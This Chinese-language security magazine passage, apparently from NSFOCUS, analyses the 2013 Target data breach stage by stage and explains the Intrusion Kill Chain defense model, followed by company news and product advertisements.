类似这样的编程错误，在 Verizon 2014 DBIR（Data Breach Investigations Report）报告中称为“Miscellaneous Errors”。该报告将安全事件划分为九个威胁模式，编程错误所导致的数据泄露所占比例是 3%[6]。


国外案例

简述

2014 年上半年全球公开的部分数据泄露事件：

上图数据泄露事件中，eBay、Korea Credit Bureau（韩国信用评价公司，简称 KCB）与 Michaels Stores 三者因影响用户数量众多，故受到公众的关注。eBay 事件是由攻击者在对该公司员工进行成功 spear phishing 攻击后，利用员工的登录帐户信息进入未授权访问公司网络，最终导致 eBay 用户数据泄露。KCB 事件是由 KCB 内部员工利用职务之便复制及倒卖用户信用卡数据，从而导致 KCB 持卡人数据泄露。Michaels Stores 事件是由 Michaels Stores 的 POS（Point of Sale）系统被入侵，进而导致 Michaels Stores 顾客数据泄露。Michaels Stores 事件、Target 事件与 Neiman Marcus 事件是近期零售业遭受数据泄露的三大案例。由于 Target 事件的典型性以及该事件引发的深远影响，Target 超市 CIO 与 CEO 先后引咎辞职后，触动许多公司管理层开始审视自身的网络安全状况；美国零售联合会（NRF，National Retail Federation）开始建立安全信息分享平台[7]；美国国会已考虑通过新的立法，以加强零售行业的安全防护等，所以本次报告重点分析 Target 超市的数据泄露案例，相信 Target 事件会成为数据泄露史上的经典研究案例之一。

以下简述 2013 年 11 月俄罗斯攻击者窃取美国第 2 大超市 Target（NYSE：TGT）4 千万用户银行卡数据的攻击过程[8]。



第 I 阶段：城门失火，殃及鱼池　时间：2013 年 9 月

•1：攻击者通过 spear phishing 攻击，在 Fazio Mechanical Services 公司（该公司主营 HVAC [即空调暖通]，以下简称为 Fazio）系统上安装恶意软件 Citadel

•2：通过恶意软件 Citadel 窃取了 Fazio 公司远程访问 Target 超市（以下简称为 Target）Ariba 计费系统的账户信息。这种“假道伐虢”的跳板攻击又被称为 island-hopping 攻击 [9]

第 II 阶段：千里之堤，溃于蚁穴　时间：2013 年 11 月 15 日 ~ 2013 年 11 月 30 日

•3：攻击者将恶意软件 BlackPOS（RAM scraper）变种 POSRAM 上传到 Target 超市 POS 程序升级服务器上

•4: 恶意软件 POSRAM 被安装到 Target 超市各 POS 终端（POS 终端品牌：Retalix[NCR]）

第 III 阶段：巧偷豪夺，瞒天过海　时间：2013 年 12 月 2 日 ~ 2013 年 12 月 15 日

•5：恶意软件 POSRAM 开始从各 POS 终端收集的银行卡等数据上传到 Target 超市的文件共享服务器上

•6：从 Target 超市文件共享服务器将收集的数据（11GB）上传到 FTP（迈阿密、巴西）服务器上

•7：攻击者（IP 归属俄罗斯），通过 VPS（Virtual Private Server）访问该 FTP 服务器，并取走数据

反思

数据泄露事件发生后，最常见的场景是：A. 用户抱怨 B. 媒体质疑 C. 业界批评 D. 政府追查。

应急措施（即遭受数据泄露的企业 / 组织对其用户采取相应的例行做法），例如：

• 针对网站账户信息泄露：重置用户密码、请勿密码重用、谨防诈骗邮件

• 针对银行卡信息泄露：监视信用卡异常、提供身份信息窃取防护

上述场景在 Target 事件后再次重现，后续安全建议 / 事后分析即使称不上不绝于耳，也至少是屡有耳闻，例如下述分析角度：

A. 重视应急计划 [10]　B.PCI 只是最低纲领 [11]

C. 正确处理安全告警 [12]　D. 考虑安全薄弱环节 [13]

这四个观点从不同观察角度总结了 Target 事件中警示与教训，

若以此为鉴无疑将有助于着眼未来。在 Target 事件中其 1797 家门店受到波及。连锁店经营方式经常为了统一部署简化 IT 运维而使用类似 / 一致的系统，其优点在于标准化、规模化与低成本、高效率有着近似直接的换算关系；但从另一角度看，由于部署相同终端系统，从而可能导致同一漏洞暴露于攻击者的准星下。无疑，Target 在安全防护方面曾给予不少投入。2013 年 5 月投资购买 FireEye 的恶意软件检测工具；2013 年 9 月通过 PCI DSS（Payment Card Industry Data Security Standard）认证。目前这种安全管理思路较为常见：企业 / 组织寄希望于通过单纯购置安全防御设备方式提高安全防护水平，但忽视周期性安全服务检查等方面。

Target 数据泄露事件发生后，Target 发言人称 “Target was among the best-in-class within the retail industry” [14]，与此形成反衬的是，对于攻击者技术水平，安全业界人士认为 “this class of attack is far from advanced” [15]。诚然，Target 事件暴露出其若干安全问题，它也理所应当应为自己的管理和疏忽担负责任，因为先进的工具与行业的标准毕竟需要人去使用与执行，但是 Target 最大问题可能在于它对当前网络安全现状缺乏足够 vision（前瞻性），例如 Target SOC（Security Operations Center）团队的主要职责仍是对超市卖场区域的安全监控，而不是防范网络攻击（Target 在班加罗尔的安全团队监测到异常状况后已通知 Target SOC，但未引起后者重视）[16]。面对日趋严峻的网络安全现状，难道 Target 真的是不了解 “今是何世，乃不知有” pwned 吗？

毋庸置疑，Target 数据泄露事件也反映了目前安全防护技术需要进一步提升，例如 Target 同时部署了 FireEye 恶意软件检测工具与 Symantec 终端防护产品，前者使用 MVX（Multi-Vector Virtual Execution，一种 VM-based 的 signature-free 检测方法）检测恶意软件，虽具有自动删除恶意软件功能，但因其存在误报，所以 Target SOC 团队手动关闭了该项功能；后者使用 signature-based 检测技术，只能检测出 45% 的恶意软件，因此 Symantec 高级副总裁 Brian Dye 在 2014 年 5 月称 “（Traditional）antivirus is dead” [17]。简言之，这两个安全产品一个使用 signature-free 检测方法，一个使用 signature-based 的检测技术，但存在着误报（FP，False Positive）等问题，误报对用户的影响就像一遍遍的喊叫 “狼来了，狼来了……”，结果狼没来，却使得用户对安全告警信息逐渐麻痹，等到狼真正来时只能嗟悔无及。

虽然现有安全产品存在不足，但从误报问题看如果将各安全产品告警与本地其它日志等信息之间自动关联起来并给予告警相应威胁等级，即通过信息关联监测用户网络的安全状况，从而可以提高安全告警的准确性。Verizon DBIR（Data Breach Investigations Report）报告曾指出 84% 数据泄露事件可以在遭受数据泄露企业 / 组织的日志中发现蛛丝马迹 [18]。当然，这种方法实现起来并不就是 plain sailing，例如关联日志事件的时间开销等问题。目前，网络安全研究课题除了关注在攻击时综合多种信息源发现攻击者等方向外，还有关注于通过收集多种信息对攻击提前预警（而不是攻击时的告警）的研究，例如 BlackForest[19]。总之，面对今日之网络攻防现状，目前的安全防护技术需要有动力去 “Change!”。

“案例分析”这部分提及的建议是面对数据泄露事件的事前事中事后，检讨值得今后改进的若干地方，但现实燃眉之急是层出不穷地数据泄露事件如何最大程度减小或阻止，具体反制对策请看下一节 " 方法分析 " 介绍的 Intrusion Kill Chain 模型。

方法分析

Intrusion Kill Chain（或称为 Cyber Kill Chain）模型由 Lock Martin 公司 Eric M. Hutchins 等三位安全研究员在 2011 年 3 月举行的 ICIW 大会 [20] 上公布。

“Intrusion Kill Chain”模型精髓在于明确提出网络攻防过程中攻防双方互有优势，防守方若能阻断 / 瓦解攻击方的进攻组织环节，即是成功地挫败对手的攻击企图，毕竟没有一个防御战局完全由防御因素组成（no defensive campaign is composed of purely defensive elements）[21]。Intrusion Kill Chain 模型是将攻击者的攻击过程分解为如下七个步骤：Reconnaissance（踩点）、Weaponization（组装）、Delivery（投送）、Exploitation（攻击）、Installation（植入）、C2（控制）、Actions on Objectives（收割），如下图：

Phase	Detect	Deny	Disrupt	Degrade	Deceive	Destroy
Reconnaissance	Web analytics	Firewall ACL				
Weaponization	NIDS	NIPS				
Delivery	Vigilant user	Proxy filter	In-line AV	Queuing		
Exploitation	HIDS	Patch	DEP			
Installation	HIDS	"chroot" jail	AV			
C2	NIDS	Firewall ACL	NIPS	Tarpit	DNS redirect	
Actions on Objectives	Audit log			Quality of Service	Honeypot	

来源：Lockheed Martin[22]

上图第一栏的七步组成“Intrusion Kill Chain”；第五栏的 Tarpit 源于 tar pit（沥青坑），其含义是指提高网络连接延迟以慢制快。攻击者如能完成整个过程，则表明其进行了一次成功攻击（七步一杀）。Intrusion Kill Chain 是从防御者角度看“Kill Chain”，攻击者需要“步步为营”以完成攻击，而防御者可以在任一环节进行阻断。虽然具体阻断措施需要数据、经验等因素支持，但是从该模型角度看，防御者不一定处于被动角色，而攻击者也并无本质优势（即使攻击者手中有 0day 漏洞）。

在 Target 事件后，美国参议院 CCST 委员会使用 Intrusion Kill Chain 方法对此事件进行案例分析 [23]，其出发点是引导美国公众 / 公司有效使用 Intrusion Kill Chain 方法，进而提高安全防护水平。该分析报告指出，从 Intrusion Kill Chain 角度看，Target 一而再、再而三的错失良机，最终了导致攻击者成功窃取数据。

需要注意的是 Intrusion Kill Chain 适用的场合，例如该模型假设攻击者在攻击过程中会 Installation（植入）后门程序，然而一些攻击场景（例如窃取身份信息）并不需要此步骤，案例如 2013 年 FBI 利用 Firefox 漏洞追踪 Tor 网络用户身份的攻击方法 [24]。

“案例分析”这部分推荐的 Intrusion Kill Chain

模型是一种框架具有较强的普适性，实际运用的要点在于具有识别攻击者踪迹的能力以及比攻击者更快的反制措施实施能力，否则一步之差，可致乾坤逆转!

参考文献

1 http://www.gao.gov/assets/670/662227.pdf

2 http://niccs.us-cert.gov/glossary

3 https://www.fsisac.com/

4 http://www.ffiec.gov/

5 http://cwe.mitre.org/data/definitions/425.html

6 http://www.verizonenterprise.com/DBIR/2014/reports/rp_Verizon-DBIR-2014_en_xg.pdf

7 https://nrf.com/media/press-releases/national-retail-federation-announces-information-sharing-platform

8 http://krebsonsecurity.com/

9 Varun Dutt, http://www.hss.cmu.edu/departments/sds/ddmlab/papers/Duttetal2011.pdf

10 http://blogs.wsj.com/riskandcompliance/2013/12/20/how-to-prepare-for-a-target-type-data-breach/

11 http://www.technewsworld.com/story/80160.html

12 http://www.darkreading.com/attacks-and-breaches/target-ignored-data-breach-alarms/d/d-id/1127712

13 http://www.cio.co.uk/insight/security/lessons-cios-can-learn-from-target-breach/

14 http://www.nytimes.com/2014/05/29/business/advisory-group-opposes-re-election-of-most-of-targets-board.html

15《Mcafee Labs Threats Report Report Q4 2013》(第 7 页)

16 http://www.businessweek.com/articles/2014-03-13/target-missed-alarms-in-epic-hack-of-credit-card-data

17 http://betanews.com/2014/05/07/symantec-antivirus-software-is-dead-and-only-catches-45-of-cyberattacks

18 http://www.verizonenterprise.com/resources/reports/rp_data-breach-investigations-report-2012-ebk_en_xg.pdf

19 http://gtri.gatech.edu/casestudy/blackforest-gtri-aggregates-cyber-threat-informati

20 http://academic-conferences.org/iciw/iciw2011/iciw11-timetable.htm

21 Clausewitz,《On War》, On The Culminating Point Of Victory

22 EricM.Hutchins,www.lockheedmartin.com/content/dam/lockheed/data/corporate/documents/LM-White-Paper-Intel-Driven-Defense.pdf

23 U.S. Senate Committee on Commerce, Science & Transportation (CCST),《A "Kill Chain" Analysis of the 2013 Target Data Breach》

24 https://blog.torproject.org/blog/hidden-services-current-events-and-freedom-hosting

第五届云安全联盟高峰论坛营造云安全生态链

专注云安全，探讨技术热点。2014 年 11 月 13 日，由 CSA 和 CSDN 联合举办，绿盟科技等多家企业赞助支持的第五届云安全联盟高峰论坛在北京顺利召开，大会再次延用“信 · 用 · 云”的主题，邀请多位云安全专家分享在云安全技术领域的探研、实践及对第三方认证机构的看法。会议吸引了大量关注云安全的参会者，很多人在爆满的会场里站着听完了整场演讲。

绿盟科技资深研究员刘文懋博士受邀在会上做了题为“探索软件定义的新型防护体系”的主题分享。刘博士指出，随着 SDN/NFV 等技术的兴起，“软件定义一切”会深刻地改变数据中心、园区网和骨干网等场景，这“一切”应当包括安全，但是传统网络安全产品越来越不能适应新型网络带来的变化。他表示，SDN 作为新型技术，分离了控制层和数据层。一个集中式的核心网络控制器只专注于发现和决策，SDN 只负责转发数据即可，网络设备得到极大简化。然而这一新型网络架构，对安全从业人员也提出了更加严重的考验：你的安全能不能适应计算及存储的变化？你的网络能在几分钟之内完成业务的升级，你的安全边界能做到吗？你的安全策略能不能及时下发……

刘博士表示应对这些挑战应注意两点，一是设备能不能在新体系中快速部署；二是能不能使用软件定义的理念重构解决方案。他同时也分享了绿盟科技针对新型网络所设计的新型安全防护体系及所做的诸多实践工作。

作为国际权威组织，CSA 自成立以来，迅速获得了业界的广泛认可。目前 CSA 已经与国际电联组织 ITU-T，国际标准组织 ISO 等建立起定期的技术交流机制，相互通报并吸收各自在云安全方面的成果和进展。云安全联盟正在成为云计算和云安全产业界最为活跃的安全研究和推动力量之一。

绿盟科技加快投资步伐 收购敏讯设立剑鱼

为进一步提高公司综合实力，绿盟科技加快对外投资步伐，收购北京敏讯科技有限公司（简称“敏讯科技”）55% 股权，设立控股子公司北京剑鱼科技有限公司（以下简称“剑鱼科技”）。

敏讯科技是国内领先的专业反垃圾邮件安全厂商，在国内首创基于“行为模式识别”的智能反垃圾邮件模型和算法，克服传统内容过滤反垃圾邮件技术存在的资源消耗大、效率低下、误判率高、无法应对动态 IP 攻击等技术缺陷，并获得国家科技部科技创新基金支持。通过本次投资，绿盟科技可获得领先的反垃圾邮件技术与产品，并与绿盟科技的网关产品、安全威胁检测产品、数据防泄漏产品结合，形成更全面领先的内容安全

解决方案，进一步提升绿盟科技在内容安全领域的技术优势。

剑鱼科技设立后，将专注于移动终端相关产品的研发及推广。涉足移动终端相关产品研发必将进一步完善绿盟科技战略布局。

未来绿盟科技将继续秉承内生性增长和外延式增长相并重的模式，积极拓展信息安全行业的其它领域，为实现公司业务战略提供重要支撑。

绿盟科技漏洞评估类产品入选 Gartner 全球市场指南报告

2014 年 10 月，国际著名咨询机构 Gartner 发布重量级年度漏洞评估（Vulnerability Assessment, 以下简称 VA）市场报告《Market Guide for Vulnerability Assessment》[1]，该市场领域领导者绿盟科技入选代表厂商。绿盟科技也是亚太厂商中唯一入选者。

该报告重点从市场定义、市场方向、市场分析及代表厂商等方面对漏洞评估（VA）市场进行了介绍。在市场分析中，Gartner 主要从六大关键性能方面对 VA 工具进行评估：对设备、第三方运营系统及应用的覆盖范围广度；漏洞签名和相关通告的范围和质量；扫描机制的速度、可靠性、易管理性和安全性；分析和报告发现结果的能力；漏洞数据管理和跟踪能力；集中化管理和扫描器扫描调配能力。Gartner 指出，该市场指南报告中所选的代表厂商（含绿盟科技）均具有成熟的常见网络设备漏洞评估能力，以及相关的漏洞分析、报表管理能力和脆弱性整改特性。报告还特别强调，基于云 /SaaS 的扫描、Web 应用扫描、安全配置管理、云和运营技术资产评估、可管理安全服务为该市场领域近期趋势。

绿盟科技提供全面的漏洞扫描方案，涵盖从主机系统、系统配置、Web 应用到工业控制系统的全面脆弱性评估。主要 VA 产品包括面向主机系统漏洞扫描的 RSAS、面向 Web 应用漏洞扫描的 WVSS、面向主机配置检查的 BVS、面向工控漏洞扫描的 ICSScan 以及面向网站安全风险监测的 WSM。绿盟漏洞扫描评估类产品独特的虚拟化部署、基于多角色的访问控制、与企业工作流和安全管理工具的整合、扫描和告警自动化、整改和威胁优先级和评估分析等功能，已经得到政府、运营商、金融行业、互联网公司、企业以及风险测评机构等用户的广泛认可。绿盟科技的漏洞扫描评估类产品一直占据行业领导者的位置，在 IDC 国内安全性与漏洞管理市场排名中连续三年蝉联第一。此次绿盟科技入选 Gartner VA 市场指南报告，也是对其技术实力和市场洞察力的再度有力证明。

[1]Gartner “Market Guide for Vulnerability Assessment” Oliver Rochford et al, 15 October 2014 Gartner does not endorse any vendor, product or service depicted in its research publications, and does not advise technology users to select only those vendors with the highest ratings or other designation. Gartner research publications consist of the opinions of Gartner's research organization and should not be construed as statements of fact. Gartner disclaims all warranties, expressed or implied, with respect to this research, including any warranties of merchantability or fitness for a particular purpose.

THE EXPERT
BEHIND GIANTS

巨人背后的专家

长期以来，绿盟科技致力于网络安全技术的研究，为政府、电信、金融、能源等行业提供优质的安全产品与服务。在这些巨人的背后，他们是备受信赖的专家。

“我们将以产品为道具、以服务为舞台，与您共同创造出值得回忆的信息安全管理体验。”

付 峥

绿盟科技北京分公司 高级安全顾问

★ 为了更加及时的应对危机，绿盟科技的服务与销售网络现已遍布全国；无论何时何地，绿盟科技的安全专家都能为您提供同样卓越的安全解决方案与服务。

NSFOCUS

公司总部: 北京市海淀区北洼路4号益泰大厦三层 010-68438880

服务热线: 400-818-6868 值班热线: 13321167330（非工作时间） 技术支持传真: 010-68437328

技术支持网站: http://support.nsfocus.com 技术支持邮箱: support@nsfocus.com

www.nsfocus.com

JUST CHANGE

JUST HERE JUST NOW

一体化安全解决方案：安全、易用、稳定

NSFOCUS NF

绿盟下一代防火墙

NSFOCUS NEXT-GENERATION FIREWALL